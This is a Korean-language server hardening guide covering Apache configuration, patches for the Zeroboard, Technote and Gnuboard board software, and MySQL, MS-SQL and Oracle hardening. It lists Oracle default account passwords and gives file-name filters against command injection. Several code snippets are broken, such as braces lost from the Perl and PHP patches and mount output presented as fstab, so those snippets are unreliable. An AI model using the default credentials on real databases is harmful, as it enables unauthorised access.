먼저 웹서버의 종류를 파악하고 이 웹서버에서 기본적으로 설치되어 있는 파일명을 입력하여 중요한 시스템 정보, 디렉토리 정보 등이 있는지 조사한다. 웹 취약점 점검도구를 이용하여 기본적으로 설치되어 있는 테스트 파일이 존재하는지 조사한다.

(2) 상세 보안대책

□ Apache 보안 강화 설정

○ 불필요한 파일 관리

홈페이지 서버에 테스트 파일과 같은 불필요한 파일을 삭제하고 홈페이지 서비스와 관련 없는 디렉토리(백업디렉토리 등)는 일반사용자가 접근이 불가능하도록 적절한 권한(디렉토리 또는 파일 접근권한)을 설정한다.

```
<Files ~"\.bak$">  
Order allow,deny  
Deny from all  
</Files>
```

○ 최소한의 사용자 계정 사용

아파치 운영 시 위험을 최소화하기 위해서 최소한의 권한을 가진 사용자 아이디와 그룹으로 생성하는 것이 안전하다. 첫 번째로 이 사용자는 로그인을 할 수 없도록 운영체제의 계정을 다음과 같이 설정한다.

```
</etc/passwd 파일 내용>  
nobody:x:9999:99999:Nobody:/:  
</etc/shadow 파일 내용>  
nobody:*:11900:0:99999:7:::
```

두 번째로 아파치 설정에서는 nobody 권한으로 실행하도록 다음과 같이 설정한다.

```
<httpd.conf 내용>  
User nobody  
Group nobody
```

위의 설정으로 아파치 구동 프로세스는 한 개의 root 권한의 프로세스와

나머지는 nobody 권한으로 프로세스가 실행된다.

```
USER PID%CPU%MEM VSZ RSS TTY STAT START TIME COMMAND
root 968 0.0 0.8 2360 1036 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
nobody 978 0.0 0.8 2512 1080 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
nobody 979 0.0 0.8 2512 1080 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
nobody 980 0.0 0.8 2512 1080 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
nobody 981 0.0 0.8 2512 1080 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
nobody 982 0.0 0.8 2512 1080 ? S 09:45 0 :00 /usr/local/apache/bin/httpd
```

o 디렉토리 Indexes 설정 제거

웹 브라우저에서 사용자가 URL을 입력했을 경우, 아파치 웹서버는 3가지 경우로 응답한다.

- 정상적인 웹페이지
- 디렉토리 내용 리스트
- 에러 메시지

이 중 디렉토리 리스트는 공격자에게 불필요한 정보를 제공하여 시스템에 대한 많은 정보를 획득할 수 있는 기회를 제공하는 것이다. 이러한 디렉토리 내의 모든 파일들이 리스팅 되는 것을 방지하기 위해서는 아래와 같이 httpd.conf 파일에서 DocumentRoot 항목을 수정해야 한다.

```
...
<Directory "/usr/local/www">
Options Indexes ← 제거한다
</Directory>
...
```

o 심볼릭 링크 사용 설정 제거

유닉스 계열의 시스템인 경우 심볼릭 링크 기능(ln -s / system.html)을 사용하여 다른 위치의 파일이나 디렉토리와 연결하여 사용할 수 있는데 이런 경우 웹에서 허용하는 디렉토리 외에 다른 디렉토리를 참조하는 링크가 존재하는 경우 해당 링크를 액세스할 수 있는 위험성이 존재한다. 이 위험성을 제거하기 위해서는 디렉토리 리스트와 마찬가지로 httpd.conf 파일에서 DocumentRoot 항목을 아래와 같이 수정한다.

```
...  
<Directory "/usr/local/www">  
Options FollowSymLinks ← 제거한다  
</Directory>  
...
```

o PUT, POST, DELETE의 제한

원격 사용자가 DocumentRoot 디렉토리에 파일을 업로드하거나 수정하는 등의 행위를 하는 것을 제한하도록 하여야 하는데 이러한 제한이 적절히 이루어지지 않을 경우 홈페이지가 변조되거나 침해될 수 있다.

따라서 POST, PUT, DELETE Method는 제한된 사용자만 가능하도록 하거나 아무도 사용하지 못하도록 다음과 같이 설정한다.

```
...  
<Directory "/home/*/public_html">  
<Limit POST PUT DELETE>  
Require valid-user  
</Limit>  
</Directory>  
...
```

o 헤더 정보 숨기거나 최소화

클라이언트와 Apache가 통신을 할 경우 웹서버에서는 응답 메시지의 헤더에 웹서버 버전이나 응용 프로그램 버전 등을 전송한다.

```
[root@ conf]# telnet xxx.xxx.xxx.xxx 80
Trying xxx.xxx.xxx.xxx...
Connected to xxx.xxx.xxx.xxx.
Escape character is `]'
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date : Tue, 15 Oct 2002 11:25 : 10 GMT
Server : Apache/1.3.19 (Unix) PHP/4.0.4pl1 ← 서버 버전 정보
```

이 정보는 공격자에 의해 Apache 웹서버 버전별 또는 구동되고 있는 응용프로그램에 잘 알려진 취약점을 공격하는데 유용하게 이용되기 때문에 공격자에게 웹서버의 버전과 같은 banner 정보를 숨기는 것이 안전하다. Apache 웹서버에서는 httpd.conf 내용에 ServerTokens 지시자를 삽입하여 헤더에 의해 전송되는 정보를 최소화 할 수 있다.

ServerTokens Minimal | ProductOnly | OS | Full

키워드	제공하는 정보	예
Prod[uctOnly]	웹서버 종류	Server: Apache
Min[imal]	Prod 키워드 제공 정보 + 웹서버 버전	Server: Apache/1.3.0
OS	Min 키워드 제공 정보 + 운영체제	Server: Apache/1.3.0 (Unix)
Full	OS 키워드 제공 정보 + 설치된 모듈(응용프로그램) 정보	Server: Apache/1.3.0 (Unix) PHP/3.0 MyMod/1.2

[표 3-2] 설정별 제공되는 헤더 정보

※ 위의 내용은 httpd.conf에서 기본적으로 설정되어 있지 않으며 내부적인 기본 설정은 Full이다.

o 에러 메시지 수정

에러 메시지는 공격자에게 무엇이 틀렸는지 알려주는 표시를 해주며 이로 인해 공격자는 각각의 지시에 대해 다양한 공격 방법을 시도할 수 있게 된다. Apache에서 에러 메시지를 처리하는 방법은 4가지로 나뉘어진다.

- 간단한 시스템에서 작성된 에러 메시지 출력
- 사용자가 수정한 메시지 출력
- 문제나 에러를 해결하기 위한 로컬 URL을 Redirection
- 문제나 에러를 해결하기 위한 외부 URL을 Redirection

이중 가장 보편적인 방법은 별도의 에러 페이지를 제작하여 각각의 에러코드에 대해 에러 페이지로 Redirection 시키는 방법이다.

httpd.conf 파일에서 아래와 같이 설정한다.

```
ErrorDocument 404 /error_page.html
```

o 관리자페이지 접근통제

관리자페이지는 가장 보호되어야 할 페이지로 매우 제한적으로 접근을 허용하여야 한다. 기본적으로 특정 IP Address에서만 접근을 허용하고 그 외의 모든 접근은 차단하는 것이 바람직하다. 이를 위해 httpd.conf 파일에서 다음과 같이 설정한다.

```
...  
<Directory "/usr/local/www/admin/">  
order deny,allow  
deny from all  
allow from 222.234.226.39 ← 222.234.226.39에서만 접근 허용  
</Directory>  
...
```

o 특정 파일의 내용 보기 방지

임의의 사용자가 웹 브라우저에서 특정 파일을 입력함으로써 파일 내용을 볼 수 있는데 이를 방지하기 위하여 환경 설정파일(httpd.conf)에서 아래와 같이 설정한다.

- 아파치 웹서버의 경우

```
AddType application/x-httpd-php .php .php3 .inc .html .phtml .bak
AddType application/x-httpd-php-source .phps
```

위에서 AddType application/x-httpd-php는 뒷부분의 확장자 타입(.php .php3 .inc .html .phtml)에 대하여 실행을 시키는 실행파일을 알려 주는 것이다. 따라서 이 부분에 .inc, .bak와 같이 확장자를 입력 시 application/x-httpd-php를 통하여 동작시키므로 파일 내용을 보여주지 않게 되는 것이다.

- CGI의 경우

httpd.conf에서 다음과 같이 설정한다.

```
<Directory "CGI를 허용하고자 하는 디렉토리">
.....
Options ExecCGI
.....
</Directory>
AddHandler cgi-script .cgi .pl
```

- PHP의 경우


PHP를 사용하여 개발하는데 있어 Error나 Warning 메시지를 자주 접하게 되는데 이 메시지는 오류메시지가 발생된 CGI의 물리적인(또는 시스템상의) 위치와 에러 부분을 표시하여 준다. 이를 이용하여 공격자는 /lib, /inc, /admin등 보여지지 말아야 할 정보가 노출되는 위험성을

가지고 있다. 이를 제거하기 위해서는 php.ini내의 설정 중에서 display_errors 값을 Off로 설정하여 준다.

```
display_errors = Off
```

또, PHP에서는 각 코딩 라인에 @을 사용하여 해당 라인의 에러 메시지를 출력하지 않는 방법을 제공한다.

```
$abc = @mysql_connect($connect, $id, $pw);  
@$abc = mysql_connect($connect, $id, $pw);
```



(그림 3-17) Error Message 숨기기

o 주요 파일시스템 설정 변경

최근 많이 발생한 웹 해킹의 경우, 악성 프로그램을 /tmp, /dev/shm 등의 디렉토리에 악성 프로그램을 업로드 하는 경우가 많으므로 /etc/fstab의 내용을 수정하여 해당 디렉토리의 실행권한을 제거하도록 한다.

```
/dev/hda5 on / type ext3 (rw)
none on /proc type proc (rw)
none on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/hda1 on /boot type ext3 (rw)
none on /dev/shm type tmpfs (rw,noexec)
/dev/hda9 on /tmp type ext3 (rw,noexec,nosuid,nodev)
/dev/hda6 on /var/lib type ext3 (rw,nosuid)
/dev/hda7 on /var/log type ext3 (rw,noexec,nosuid,nodev)
/dev/hda8 on /var/spool type ext3 (rw,noexec,nosuid,nodev)
```

변경 후에는 mount 명령을 실행하여 변경 내용을 적용한다.

```
mount -o remount /dev/shm
mount -o remount /dev/tmp
```

또한, apache 웹서버의 설정파일이 위치하는 디렉토리의 권한을 700으로 변경하여 하도록 한다 (예:chmod 700 /usr/local/apache/conf)

제 4 장 주요 애플리케이션 보안 대책

현재 국내에는 게시판, 블로그 등 매우 많은 웹 애플리케이션이 존재한다. 최근 국내 공개용 웹 게시판인 제로보드에서 매우 위험한 취약점이 국내외에 알려짐에 따라 제로보드를 사용하고 있는 웹사이트들이 많은 공격을 당했다.

자체적으로 홈페이지를 개발할 때 뿐 아니라 기존의 상용/공개용 웹 관련 프로그램을 사용할 때에도 사용하는 프로그램의 보안취약점을 확인하고 이를 패치하는 것이 반드시 필요하다. 기존의 상용/공개용 웹 프로그램들에 존재하는 취약점들을 방치했을 경우 이를 이용한 자동화된 스캐닝 및 공격으로 인해 대규모의 피해가 발생되기 쉽다.

본 장에서는 국내에서 가장 많이 사용하고 있는 웹 애플리케이션인 제로보드, 테크노트, 그누보드의 최근 취약점 내용과 보안 대책을 알아보고, 웹 애플리케이션과 연동되는 MySQL과 MS-SQL의 보안을 강화할 수 있는 방안을 살펴보도록 한다.

※ 본 고에서 언급한 보안 패치는 2005년 3월말 현재 기준의 패치 버전이며, 신규 취약점에 대한 보안 패치가 계속 나오고 있으므로 이들을 지속적으로 적용시키기 바란다.

제 1 절 주요 웹 애플리케이션 보안 대책

1. 제로보드

제로보드는 사용의 편리성과 공개 프로그램으로 인해 가장 많이 사용되고 있는 게시판 프로그램 중의 하나이다. 국내 웹 호스팅 업체, 해외 동포 사이트, 중국 사용자 등 다수의 사이트에서 설치, 운용 중이다. 중국의 경우 한국 IT 기술을 모방하는 경향이 있어, 중국 제로보드 사용자 포럼(<http://czeo.com/>) 까지 구성될 정도로 폭넓게 사용 중이다.

공식 사이트 : <http://www.nzeo.com>

최근 발표된 보안 취약점 내역

- o 2004년 12월 20일 취약점 패치(www.bugtraq.org에 게시된 취약점)
 - 파일 노출 취약점(다운로드 취약점)
 - 시스템 내부의 중요 파일들의 내부 정보를 노출시킨다.
 - 외부 소스 실행 취약점(원격 파일 삽입 취약점)
 - include 항목의 변수를 외부에서 설정할 수 있어 원격의 파일을 참조시켜 시스템 정보를 파악하고 웹서비스 권한을 획득 할 수 있다.
- o 2005년 1월 13일 취약점 패치(www.bugtraq.org에 게시된 취약점)
 - XSS 취약점
 - 서버 설정에 따라서 \$dir, \$_zb_path 변수를 이용, 외부에서 임의의 스크립트를 실행하는 문제로써 preg_replace에서 정규 표현식을 이용할 때 quotes를 하지 않아 발생
- o 2005년 4월 8일 취약점 패치
 - 비밀번호를 임의로 읽을 수 있는 보안 취약점 등
 - ※ 게시판 운영과 관련 있는 취약점으로 홈페이지 변조와는 관련이 없는 취약점임

□ 보안 대책

- 기존 제로보드 프로그램을 일부 수정하여 사용하고 있는 경우
 - 새로운 패치를 모두 설치할 경우, 운영중인 게시판의 동작에 문제가 있을 수 있으므로 패치를 설치하지 않고,
 - 현재 사용 중인 버전을 확인 후, 각 패치 버전별 수정내용을 확인하여 변경이 필요한 개별 파일의 소스를 수정하거나 부분 패치 파일을 설치한다.
 - 제로보드 버전 확인 방법
<http://www.홈페이지 주소/게시판 디렉토리명/license.txt>
예) <http://www.nzeo.com/bbs/license.txt>

- 제로보드 프로그램을 수정 없이 그대로 사용중인 경우,
 - 가장 최신버전의 패치를 설치한다. (2005년 4월 8일 현재, 4.1 pl7 발표 중)

- 제로보드 패치 다운로드
http://www.nzeo.com/bbs/zboard.php?id=cgi_download2

2. 테크노트

공식 사이트 : <http://www.technote.co.kr/>

최근 발표된 취약점 내역

o 2004년 9월 5일 발표 취약점

- 테크노트 게시판에 파일 다운로드시 파일 이름값을 이용하여 시스템 명령어를 실행 가능

보안 대책

< print.cgi 수정 >

print.cgi 소스에서 31번째 라인에 있는 &parse; 함수의 바로 아래 라인에 아래의 코드를 추가한다.

```
&error_message('파일명 확인') if($FORM'img' =~ /\;/);  
&error_message('파일명 확인') if($FORM'img' =~ /\%\/);  
&error_message('파일명 확인') if($FORM'img' =~ /\|/);
```

< library/Lib-5.cgi 수정 >

library/Lib-5.cgi 첫 번째 라인에 아래의 코드를 추가한다.

```
&error_message('파일명 확인') if($FORM'filename' =~ /\;/);  
&error_message('파일명 확인') if($FORM'filename' =~ /\%\/);  
&error_message('파일명 확인') if($FORM'filename' =~ /\|/);
```

3. 그누보드

□ 공식 사이트 : http://sir.co.kr/?doc=_gb.php

□ 최근 발견된 보안 취약점

- 취약점 1 : 외부 PHP 소스 실행 취약점 (버전 3.40 이하)
 - include 항목의 변수를 외부에서 설정할 수 있어 원격에 파일 참조시켜 시스템 정보를 파악하고 웹서비스 권한을 탈취할 수 있다.
- 취약점 2 : 폼 메일을 이용한 스팸 메일 발송 (버전 3.38 이하)
 - 스팸메일 발송 가능하다.

□ 보안 대책

- 취약점 1 : 외부 PHP 소스 실행 취약점

index.php에 아래 내용 추가

```
if (!$doc || ereg("/:/", $doc))
    $doc = "./main.php";
```

- 취약점 2 : 폼메일을 이용한 스팸 메일 발송

formmail.php 내에 다음의 내용 추가

```
// 회원에게 메일을 보내는 경우 메일이 같은지를 검사
if ($mb[mb_email] != $email)
    echo "";
    exit;

(3.38 이하 버전)
// 이전 폼 전송이 같은 도메인에서 온것이 아니라면 차단
if (!preg_match("/^(http|https):\\W$_SERVER[HTTP_HOST]/i",
    strtolower($_SERVER[HTTP_REFERER])))
    echo "";
    exit;
```

제 2 절 주요 데이터베이스 보안 대책

1. MySQL

MySQL을 사용하는데 있어 지켜야할 기본적인 사항은 다음과 같다.

- 웹과 연동 시 별도의 계정을 생성하여 사용한다.
- MySQL 연결 시스템을 제한하여 사용한다.
- 데이터베이스 사용 형태에 따라 사용 가능한 구문을 제한한다.

위의 세 가지 사항을 설정하기 위해서는 MySQL 시스템 설정 방법 중 mysql 데이터베이스를 수정하여 작업을 하게 되며, 일반적으로 MySQL에는 mysql이라는 마스터 데이터베이스가 존재하며 이 mysql 데이터베이스에는 아래와 같은 설정 테이블이 존재한다.

```
[root@_1 bin]# ./mysql -u root -p mysql
Enter password:
Reading table information for completion of table and
You can turn off this feature to get a quicker startup

Welcome to the MySQL monitor.  Commands end with ; or
Your MySQL connection id is 1938 to server version: 3.

Type 'help' for help.

mysql>
mysql> show tables;
+-----+
| Tables in mysql |
+-----+
| columns_priv   |
| db             |
| func          |
| host          |
| tables_priv   |
| user          |
+-----+
6 rows in set (0.00 sec)

mysql>
mysql>
```

버전	내용	비고
columns_priv	MySQL의 모든 특정 DB의 특정 User에 대한 특정 테이블의 각 컬럼에 대한 select, insert, update, reference 권한을 설정	
db	특정 DB에 대한 user들의 여러 가지 권한들을 설정	
host	특정 DB에 대한 접근 허용 Host 설정	
tables_priv	columns_priv 테이블처럼 각 데이터베이스와 사용자 및 그 테이블들에 대한 아래와 같은 권한들을 설정	
user	테이블에는 새로운 사용자를 생성	

[표 4-1] MySQL 마스터 데이터베이스 테이블들의 기능

위의 설정 테이블을 이용하여 아래와 같이 명령을 수행하여 설정할 수 있다.

- MySQL을 사용할 때에는 별도의 계정을 생성하여 사용한다.

```
> insert into user (host,user,password) values ( 'localhost','web',password('pw123'));
```

- MySQL 연결 가능한 시스템을 제한하여 사용한다.

```
> insert into user (host,user,password) values ( 'darkelf','web',password('pw123'));
```

- 데이터베이스 사용 형태에 따라 사용 가능한 구문을 제한한다.

```
> insert into tables_priv(insert,select,update) values ('N','N','N');
```

o 사용자 생성 및 권한 설정

- 특정한 데이터베이스(예:han1380)에 대한 권한은 제한된 사용자(han1380)에게만 모두 부여하며, 그 외의 데이터베이스에 대한 권한이 부여 되서는 안된다.
- 즉, 특정한 사용자는 자기소유의 데이터베이스에는 모든 권한을 가지지만

나머지 데이터베이스에 대해서는 어떠한 권한도 있어서는 안되며, 다음과 같이 설정할 수 있다.

```

INSERT INTO user
VALUES('darkelf','web',PASSWORD('resu!@'),'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
INSERT INTO
db(Host,Db,User,Select_priv,Insert_priv,Update_priv,Delete_priv,Create_priv,Drop_priv)
VALUES('darkelf','web','web','Y','Y','Y','Y','Y','Y');
mysql> select * from user where user = 'han1000';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Host      | User      | Password      | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| localhost | han1000   | 535e782421821532 | N           | N           | N           | N           | N           | N           |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from db where user = 'han1000';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Host      | Db      | User      | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| localhost | han1000 | han1000   | Y           | Y           | Y           | Y           | Y           | Y           |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)


mysql>

```

2. MS-SQL


- o 인증은 윈도우즈 인증으로 통합하여 사용한다.

SQL 서버 2000은 기본 인증 모드인 윈도우 인증 모드와 윈도우 인증과 SQL 서버 인증을 모두 사용할 수 있는 혼합 인증 모드와 같은 두 가지 방법을 제공한다. 이 중 윈도우 인증은 SQL 서버 인증보다 강화된 보안 기능을 제공한다. 이러한 특징은 암호 만료, 암호 속성, 감사, 계정 잠금, 그리고 상호 인증 방법으로 사용할 수 있는 커버러스(Kerberos)와 같은 윈도우 2000의 강화된 보안정책 기반으로 구성되어 있어 보안성이 높다.




(그림 4-1) MS-SQL Server 인증 방식 변경

- o sa 계정의 패스워드를 변경한다.
sa는 MS-SQL Server 설치 시 생성되는 데이터베이스 계정이다.




(그림 4-2) sa 계정의 패스워드 변경

- o administrator 또는 sa 계정을 사용하지 말고 별도의 데이터베이스용 계정을 생성하여 사용한다.



(그림 4-3) 별도 계정 생성 후 데이터베이스 연결

o Xp_cmdshell을 사용하지 않는다면 해당 프로시저를 제거한다.



(그림 4-4) xp_cmdshell 프로시저 제거

o 최신 서비스 팩 설치 유무를 확인하고 필요한 경우 설치한다.

MS SQL Server의 버전을 확인하고 해당 버전의 최신 보안 업데이트를 확인하고 필요한 경우 설치한다.

- 버전 확인 방법

: 쿼리 분석기를 실행하고 SELECT @@VERSION SQL문을 실행한다.

버전	내용	비고
MSSQL 2000	SQL Server 2000 서비스 팩 3a 다운로드 사이트: http://www.microsoft.com/korea/sql/downloads/2000/sp3.asp	
MSSQL 7.0	SQL Server 7.0 서비스팩 4 다운로드 사이트: http://www.microsoft.com/korea/sql/downloads/sp4.asp	
MSSQL 6.5	SQL Server 6.5 Service pack 5a 다운로드 사이트: http://support.microsoft.com/default.aspx?scid=KB;en-us;q197177	

[표 4-2] MS-SQL 서비스 팩 다운로드 사이트

3. Oracle DB

오라클 데이터베이스의 설정오류로 인하여 발생할 수 있는 문제점을 체크리스트 형식으로 나열하였으며, 이 내용은, 오라클사가 제공하는 백서(White Paper)인 'A Security Checklist for Oracle 9i'를 근간으로 하고 있다.

가. 꼭 필요한 것만 설치하여야 한다.

오라클 데이터베이스를 처음 설치할 때, 꼭 필요한 요소만 설치하여야 한다. 무엇이 꼭 필요한 요지인지 확실치 않다면, 일반적인 구성으로 설치(즉, Typical installation을 선택하여 설치)하라.

나. 디폴트 사용자 아이디들을 잠그고(lock) 기간만료(expire)시켜야 한다.

오라클 데이터베이스를 설치하면 다수의 디폴트 사용자 아이디가 생긴다. 이때 오라클의 사용자관리도구(DBCA : Database Client Administration Tool)가 이러한 디폴트 사용자 아이디를 자동으로 잠그고 기간만료 시키는데 예외가 되는 사용자 아이디들이 있다.

그 예외들은 아래와 같다.

SYS, SYSTEM, SCOTT, DBSNMP, OUTLN, 그리고 3개의 JSERV사용자 아이디들
--

만약 수동으로(즉, DBCA를 사용하지않고) 오라클을 설치하는 경우라면, 디폴트 사용자 아이디는 모두 열린(즉, lock되지 않는다.) 상태가 되므로 보다 세심한 주의가 필요하다. 따라서 수동으로 설치한 데이터베이스는 SQL문을 통하여 디폴트 사용자 아이디를 잠그고 기간만료 시켜야 한다. (물론 상기의 SYS, SYSTEM, SCOTT, DBSNMP, OUTLN, 그리고 3개의 JSERV사용자 아이디들은 제외)

다음과 같은 SQL을 통해서 사용자 아이디 목록과 그 상태를 알 수 있다.

```
SQL> SELECT username, account_status FROM dba_users;
```

USERNAME	ACCOUNT_STATUS
SYS	OPEN
SYSTEM	OPEN
OUTLN	OPEN
DBSNMP	OPEN
TRACESVR	OPEN
AURORA\$JIS\$UTILITY\$	OPEN
OSE\$HTTP\$ADMIN	OPEN
AURORA\$ORB\$UNAUTHENTICATED	OPEN
ORDSYS	OPEN
ORDPLUGINS	OPEN
MDSYS	OPEN

USERNAME	ACCOUNT_STATUS
USER1	OPEN
USER2	OPEN

특정 사용자 아이디를 잠그고 기간만료 시키는 SQL 문장은 다음과 같다.

```
SQL> ALTER USER test ACCOUNT LOCK PASSWORD EXPIRE;
```

또한 불필요한 사용자 아이디를 삭제하는 것도 좋은 방법이 될 것이다. 예를 들어 USER1을 삭제하고자 한다면 아래의 SQL 문장을 이용할 수 있다.

```
SQL> DROP USER user1;
```

다. '나.'의 단계에서 잠그고 기간만료하지 않은 디폴트 사용자 계정(SYS, SYSTEM, SCOTT, DBSNMP, OUTLN, 그리고 3개의 JSERV 사용자 계정)들의 암호를 변경시켜야 한다.

오라클 데이터베이스를 공격하는 가장 손쉬운 방법은 설치 당시의 디폴트 암호를 사용하는 사용자 계정을 찾아내는 것이다. 이러한 암호의 변경은 설치직후 지체없이 이루어져야 한다.

아래의 예제를 참조하여 데이터베이스에 접속해보자. SQLPLUS 라는 프로그램을 이용하면 데이터베이스로의 접속이 가능하다.

줄번호	명령
(01)	\$ <i>sqlplus</i>
(02)	
(03)	SQL*Plus: Release 8.1.7.0.0 - Production on Mon Sep 2 13:59:11 2002
(04)	
(05)	(c) Copyright 2000 Oracle Corporation. All rights reserved.
(06)	
(07)	Enter user-name: <i>system</i>
(08)	Enter password: <i>manager</i>
(09)	
(10)	Connected to:
(11)	Oracle8i Enterprise Edition Release 8.1.7.0.0 - Production
(12)	With the Partitioning option
(13)	JServer Release 8.1.7.0.0 - Production
(14)	
(15)	SQL> <i>exit</i>

※ 실제 화면에서는 줄번호는 보이지 않음.

이때, SYSTEM(사용자 계정) / MANAGER(암호)로 접속이 가능한가?
접속이 가능하다면 해당 데이터베이스는 (디폴트 사용자 계정을 알고만 있다면)누구라도 접근하여 파괴할 수 있다는 의미이다.

디폴트 사용자 계정의 암호는 아래 표와 같다.

사용자 계정종류	사용자 계정	패스워드
관리자사용자 계정	SYS	CHANGE_ON_INSTALL
	SYSTEM	MANAGER
일반사용자 계정	SCOTT	TIGER
jserv 사용자 계정	AURORA\$JIS\$UTILITY\$	임의로 생성된 패스워드
	OSE\$HTTP\$ADMIN	임의로 생성된 패스워드
	AURORA\$ORB\$UNAUTHENTICATED	임의로 생성된 패스워드

